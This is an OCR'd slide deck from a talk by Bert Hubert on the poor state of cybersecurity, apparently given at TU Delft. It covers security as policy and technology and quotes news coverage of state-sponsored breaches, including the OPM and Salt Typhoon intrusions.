The tremendously bad state of cybersecurity

Who is hacking us, why, and how did this happen?

Bert Hubert
bert@hubertnet.nl

KIESRAAD

Toetsingscommissie
Inzet Bevoegdheden

POWERDNS

TU Delft

FOX-IT
FOR A MORE SECURE SOCIETY

POWERDNS

POWERDNS

DELFT
CAREER DAYS
jobs | internships | graduation projects

TU Delft


Cyber is POLICY

- Should we put this online?
- Run it ourselves or ‘as a service’?
- Do we need a Security Operation Center?
- Are we compliant?
- Do we run a red/blue team?
- “What is an acceptable level of risk” 🤡


Cyber is TECHNOLOGY

- Create and choose secure software
- Configuring minimum permissions
- Switch off as much as possible
- Monitoring, **monitoring**, MONITORING
- **Work on the reality that is crap software**
- Try to stop management from doing stupid things

Toetsingscommissie Inzet Bevoegdheden


TUDelft

So, where are we?



WORLD NEWS


Dutch government blames a 'state actor' for hacking a police network

Updated 1:08 PM GMT+2, October 3, 2024

THE HAGUE, Netherlands (AP) — A cyberattack that broke into a police account and accessed work-related contact details of all Dutch police officers was almost certainly carried out by hackers working for a foreign government, the justice minister told lawmakers.

Dutch intelligence agencies "consider it highly likely that a state actor is responsible," Justice and Security Minister David van Weel wrote in a letter to lawmakers on Wednesday night about the breach, which was first revealed last Friday.

He added that "police, together with national security partners, are doing everything they can to protect police employees and prevent further damage."




Office of Personnel Management data breach

From Wikipedia, the free encyclopedia

The **Office of Personnel Management data breach** was a 2015 data breach targeting Standard Form 86 (SF-86) U.S. government security clearance records retained by the United States Office of Personnel Management (OPM). One of the largest breaches of government data in U.S. history, the attack was carried out by an advanced persistent threat based in China, widely believed to be the Jiangsu State Security Department, a subsidiary of the Government of China's Ministry of State Security spy agency.

In June 2015, OPM announced that it had been the target of a data breach targeting personnel records.[1] Approximately 22.1 million records were affected, including records related to government employees, other people who had undergone background checks, and their friends and family.[2][3] One of the largest breaches of government data in U.S. history,[1] information that was obtained and exfiltrated in the breach[4] included personally identifiable information such as Social Security numbers,[5] as well as names, dates and places of birth, and addresses.[6] State-sponsored hackers working on behalf of the Chinese government carried out the attack.[4][7]



Standard Form 86
Revised November 2016
U.S. Office of Personnel Management
5 CFR Parts 731, 732, and 736

QUESTIONNAIRE FOR NATIONAL SECURITY POSITIONS

Form approved:
OMB No. 3206 0005

Section 21D - Psychological and Emotional Health - *(Continued)*

Complete the following if you responded **'Yes'** to having EVER been diagnosed by a physician or other health professional.

Entry #3

Identify the diagnosis or health condition.

Provide the dates of diagnosis.
From Date*(Month/Year)* □ Est.
To Date *(Month/Year)* □ Present □ Est.

Provide the name of the health care professional who diagnosed you, or is currently treating you for such diagnosis, or with whom you have discussed such condition.

Provide the telephone number of the health care professional.
Telephone number
Extension
□ Day □ Night
□ International or DSN phone number

Provide the address of the health care professional who diagnosed you, or is currently treating you for such diagnosis, or with whom you have discussed such condition. *(Provide City and Country if outside the United States; otherwise, provide City, State and Zip Code)*
Street
City
State
Zip Code
Country


Provide the name of any agency/organization/facility where counseling/treatment was provided. □ Same as above

Provide the telephone number of the agency/organization/facility. □ Same as above
Telephone number
Extension
□ Day □ Night
□ International or DSN phone number

Provide the address of agency/organization/facility where counseling/treatment was provided. *(Provide City and Country if outside the United States; otherwise, provide City, State and Zip Code)* □ Same as above
Street
City
State
Zip Code
Country

Was the counseling/treatment effective in managing your symptoms?

□ YES □ NO If no, provide explanation ▸




China hacked major U.S. telecom firms in apparent counterspy operation

AT&T, Verizon and Lumen are among the companies breached by Chinese hackers in a sophisticated intrusion by the group dubbed Salt Typhoon, officials say.

U.S. and Chinese flags in Beijing in 2018. (Andy Wong/AP)

One apparent target is information relating to lawful federal **requests for wiretaps**, according to U.S. officials. “There is some indication [the lawful intercept system] was targeted,” the security official said. But the hackers’ access was broader and may have included more general internet traffic coursing through the providers’ systems, they said.



